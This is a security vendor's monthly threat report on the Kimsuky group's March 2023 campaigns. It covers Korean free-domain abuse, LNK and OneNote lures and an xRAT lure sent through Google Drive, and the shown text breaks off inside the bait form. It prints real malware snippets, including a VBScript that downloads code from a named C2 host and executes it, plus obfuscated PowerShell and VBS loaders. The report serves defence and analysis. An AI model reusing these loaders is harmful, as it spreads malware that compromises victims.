AhnLab Cyber Threat Intelligence Report

TLP: GREEN

March 2023 Threat Trend Report on Kimsuky Group

V1.0

AhnLab Security Emergency response Center (ASEC)

Apr. 07, 2023

AhnLab

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

This report is a work of authorship protected by the Copyright Act. Unauthorized copying or reproduction for profit is strictly prohibited under any circumstances.

Seek permission from AhnLab in advance
if you wish to use a part or all of the report.

If you reprint or reproduce the material without the permission of the organization mentioned above, you may be held accountable for criminal or civil liabilities.

The version information of this report is as follows:

Version	Date	Details
1.0	2023-04-07	First version

Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

The Kimsuky group's activities in March 2023 showed a decline in comparison to their activities in February.

Unlike the past where most major issues were found in the FlowerPower type, this month was focused on the RandomQuery type, which showed the highest amount of activity.

The FlowerPower type began to use **"Korean domains"**, and it has been confirmed that the RandomQuery type has been using various initial distribution methods and using new ways to distribute xRAT.

Finally, it has been confirmed that the RandomQuery type's system has been changing, just like the FlowerPower type.

Attack Statistics

Compared to the Fully Qualified Domain Names (FQDNs) in the **February 2023 Threat Trend Report on Kimsuky Group** [1] published on March 29, 2023, the FQDNs of all attack types showed a decline. The most commonly detected types were RandomQuery, AppleSeed, and FlowerPower, in order.

[1] https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=a84cf81c-aaea-4a33-bb7c-9ec004684f2a




Figure 1 FQDN statistics by attack type in the last 3 months **(Unit: each)**

Major Issues


1) FlowerPower

(1) Using a Korean Domain (Punycode)

AhnLab revealed through the **2022 Threat Trend Report on Kimsuky Group** that FlowerPower uses the **"main domain"**[2]**, "kro.kr", and "r-e.kr"**.

However, a **"Korean domain (Punycode)"** and multiple **"n-e.kr"** were discovered in March. It was confirmed that the Korean domain was used for attacks against certain professors.

[2] https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=b2e6fdb2-99e4-43e9-ab3c-fe25b3a6e8b6
(See page 19)



```
$gjqjrudfh = "http://xn--lg3b741c.xn--h32bi4v.xn--3e0b707e/le/"
$dkdlel = "uk"
$lognmfl = "Ahnlab.hwp"
$fhrmvkdlf = "₩Ahnlab₩"
function stun($e)
{
        $k = [byte[]]
(0,2,4,3,3,6,4,5,7,6,7,0,5,5,4,3,5,4,3,7,0,7,6,2,6,2,4,6,7,2,4,7,5,5,7,0,
7,5,1,4,5,4,2,0,6,1,4,7,5,0,1,0,3,0,3,1,3,5,1,2,5,0,1,7,1,4,6,0,2,3,3,4,2
,3,6,4,5,0,3,6,4,0,1,6,3,3,5,7,0,5,7,7,2,5,2,7,7,4,7,5,5,0,5,6)
```

Figure 2. The newly discovered Korean domain

Aside from the "Korean domain, the 5 domains "r-e.kr, p-e.kr, o-r.kr, n-e.kr, and kro-kr" are issued free of charge by a hosting service named **"Mydomain.Korea".**




내도메인.한국
HOME
도메인 관리
인증서 발급
퓨니코드 변환
게시판
한글 도메인 검색
예) 내-도메인
검색
.메인.한국 / .커뮤니티.한국 / .서버.한국 / .온라인.한국 / .홈페이지.한국 / .블로그.한국 / .웹.한국 /
일반 도메인 검색
예) my-domain
검색
.p-e.kr / .o-r.kr / .n-e.kr / .r-e.kr / .kro.kr /

Figure 3. Hosting service information

Upon registering for this service without any fee, free domains can be issued by searching for domains. As such, the service has a high number of Korean users.

Threat actors tend to prefer using domains that are frequently used in Korea over overseas hosting services because the former cannot be diagnosed as easily and appears more trustworthy to the victims.



※ 도메인 검색 결과 ※

1	ahnlab.p-e.kr	등록하기
2	ahnlab.o-r.kr	등록하기
3	ahnlab.n-e.kr	등록하기
4	ahnlab.r-e.kr	등록하기
5	ahnlab.kro.kr	등록하기

도메인 ahnlab.p-e.kr

웹포워딩 (Redirect)

□ 웹포워딩 .ahnlab.p-e.kr http://

단일페이지 (HTML)

□ 단일페이지 .ahnlab.p-e.kr

```
<html>
  <head></head>
  <body></body>
</html>
```

고급설정 (DNS)


□ IP연결(A)	.ahnlab.p-e.kr	예) 127.0.0.1
□ IP연결(AAAA)	.ahnlab.p-e.kr	예) 2001:0db8:85a3:08d3:1319:8a2e:0370:7334
□ 별칭(CNAME)	.ahnlab.p-e.kr	예) www.domain.com
□ 메일(MX)	.ahnlab.p-e.kr	예) mx1.domain.com prio
□ TXT(SPF)	.ahnlab.p-e.kr	예) v=spf1 ip4:127.0.0.1 ~all

Figure 4. Domain registration process

2) RandomQuery

(1) Distribution via LNK Files

This case was reported to AhnLab by an actual victim in February. In the compressed file, there is an LNK file and a normal password-protected HWP document. A malicious script is included at the end of the LNK file.




개인정보이용동의서.egg

Name	Compressed	Original	Type	Modified
password.txt.lnk	1,460	6,065	Shortcut	2/21/2023 4:28:...
개인정보이용동의서.hwp	13,251	18,432	한컴오피스 한...	2/20/2023 9:57:...

Figure 5. File configuration


Executing the LNK file also executes the PowerShell script inside. This creates **"tmp[*random number*].vbs" and "password.txt"**, the password for the encrypted HWP document, in the %TEMP% path before being executed. These password files are included in a certain Offset in the LNK file.



```
function changecontent() {
    $file = getImgContent;
    for($i = 0;
    $i  - lt $file.count;
    $i++) {
        $file[$i] = $file[$i]  - bxor 0x77
    };
    return $file;
};
function subsave {
    $path = makepath;
    $bytes = changecontent;
    $temp = $bytes | select  - Skip 005602;
    $temp = ($temp |select  - SkipLast 000453);
    sc $path ([byte[]]$temp)  - Encoding Byte;
    return @($path, $bytes);
};
function savecontent() {
    $_a_res = subsave;
    $path1 = makepath1;
    sc $path1 ([byte[]]($_a_res[1] | select  - Skip  005612))  - Encoding Byte;
    return @($_a_res[0], $path1);
};
$_a_path = savecontent;
$path1 = $_a_path[0];
$path = $_a_path[1];
& $path1;
& $path;
.C:\Windows\System32\notepad.exe... %windir%\system32\cmd.exe%windir%\system32\cmd.exe
```

Figure 6. Part of the script included in the LNK file

"password.txt" is executed through "notepad.exe", revealing the document's password and leading the user to read the document while simultaneously downloading and executing additional scripts from the C2. The HWP document contains a personal information entry template regarding compensation for answering a survey.




```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

000015C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000015D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000015E0   00 00 05 1F 11 02 12 18 5E 37 37 5E 38 19 57 32
000015F0   05 05 18 05 57 25 12 04 02 1A 12 57 39 12 0F 03
00001600   7A 7D 04 12 03 57 18 04 16 28 19 04 57 4A 57 34
00001610   05 12 16 03 12 38 15 1D 12 14 03 5F 55 24 1F 12
00001620   1B 1B 59 36 07 07 1B 1E 14 16 03 1E 18 19 55 5E
00001630   59 39 16 1A 12 24 07 16 14 12 5F 45 46 5E 7A 7D
00001640   05 12 04 28 07 16 03 1F 57 4A 57 18 04 16 28 19
00001650   04 59 24 12 1B 11 59 27 16 03 1F 57 51 57 55 2B
00001660   07 16 04 04 00 18 05 13 59 03 0F 03 55 7A 7D 05
00001670   12 04 28 14 18 19 03 12 19 03 4A 55 05 1F 11 02
```

Output

```
rhfueo)@@)On Error Resume Next
set osa_ns = CreateObject("Shell.Application").NameSpace(21)
res_path = osa_ns.Self.Path & "\password.txt"
res_content="rhfueo)@@)"
Set fso = CreateObject("Scripting.Filesystemobject")
set fp = fso.OpenTextFile(res_path, 2, True)
fp.write res_content
fp.close
Set mx = CreateObject("Microsoft.XMLHTTP")
mx.open "GET", "http://hondes.getenjoyment.net/denak/info/list.php?query=1", False
mx.Send
Execute(mx.responseText)
```

Figure 7. Part of the data including a certain Offset



사례비 지급을 위한 개인정보

지급액	일금 삼십만원 정 (₩ 300,000원)
지급내용	"[redacted] 설문조사" 사례비


※ 설문조사 사례비 지급을 위한 개인정보 수집 외 다른 목적으로는 사용하지 않습니다.

성 명		소 속	

Figure 8. Part of the bait document's content

(2) Distribution via OneNote Files

Recently, various types of malware have been distributed through OneNote, and the Kimsuky group has also started following this trend. The method is consisted of placing malicious scripts over the document name so that users are guided to execute the scripts.




1. Microsoft Office 응용프로그램을 이용한 문서 열기
2. 윈도우즈 PC 사용하기 (모바일기기나 기타 체계 사용 불가)

외교부_기획안.docx

※ 위 문서에 대한 열람을 진행하시려면 본 문서를 더블클릭 하세요.

Figure 9. Malicious script included in OneNote

The three scripts are all identical to each other. Upon execution, they read and decrypt the data included in the first line of the script before executing it. This is a feature of downloading and executing additional scripts from C2.




project.vbs

```
'erpsolution=testtempOtempcoden Ertempcoderor Restempcodeume Netempcodexttest
b_arrow = "Scri"
a_arrow = b_arrow & "pt"
c_arrow = "ing.FileSystem"
e_arrow = "ect"
d_arrow = "Obj"
a_arrow = a_arrow & c_arrow & d_arrow & e_arrow
set red_arrow = CreateObject(a_arrow)
set fp = red_arrow.OpenTextfile(Wscript.ScriptFullName,1)
yy_arrow = fp.readall()
mylen = InStr(yy_arrow,"=endsolution") - InStr(yy_arrow,"erpsolution=") -12
yy_arrow = Mid(yy_arrow,InStr(yy_arrow,"erpsolution=")+12,mylen)
yy_arrow = Replace(yy_arrow,"testtemp",":")
yy_arrow = Replace(yy_arrow,"tempcode","")
execute yy_arrow
```

Figure 10. Part of the script

(3) Distribution of xRAT via Google Drive

xRAT is being distributed through Google Drive as a Word document disguised as an application form for confirmation of the parties' intention for an uncontested divorce.



[서식 제2-2호]

협의이혼의사확인신청서

당사자 부 (주민등록번호: -)
등록기준지:
주 소:
전화번호(휴대전화/집전화):
처 (주민등록번호: -)
등록기준지:
주 소:
전화번호(휴대전화/집전화):

신청의 취지

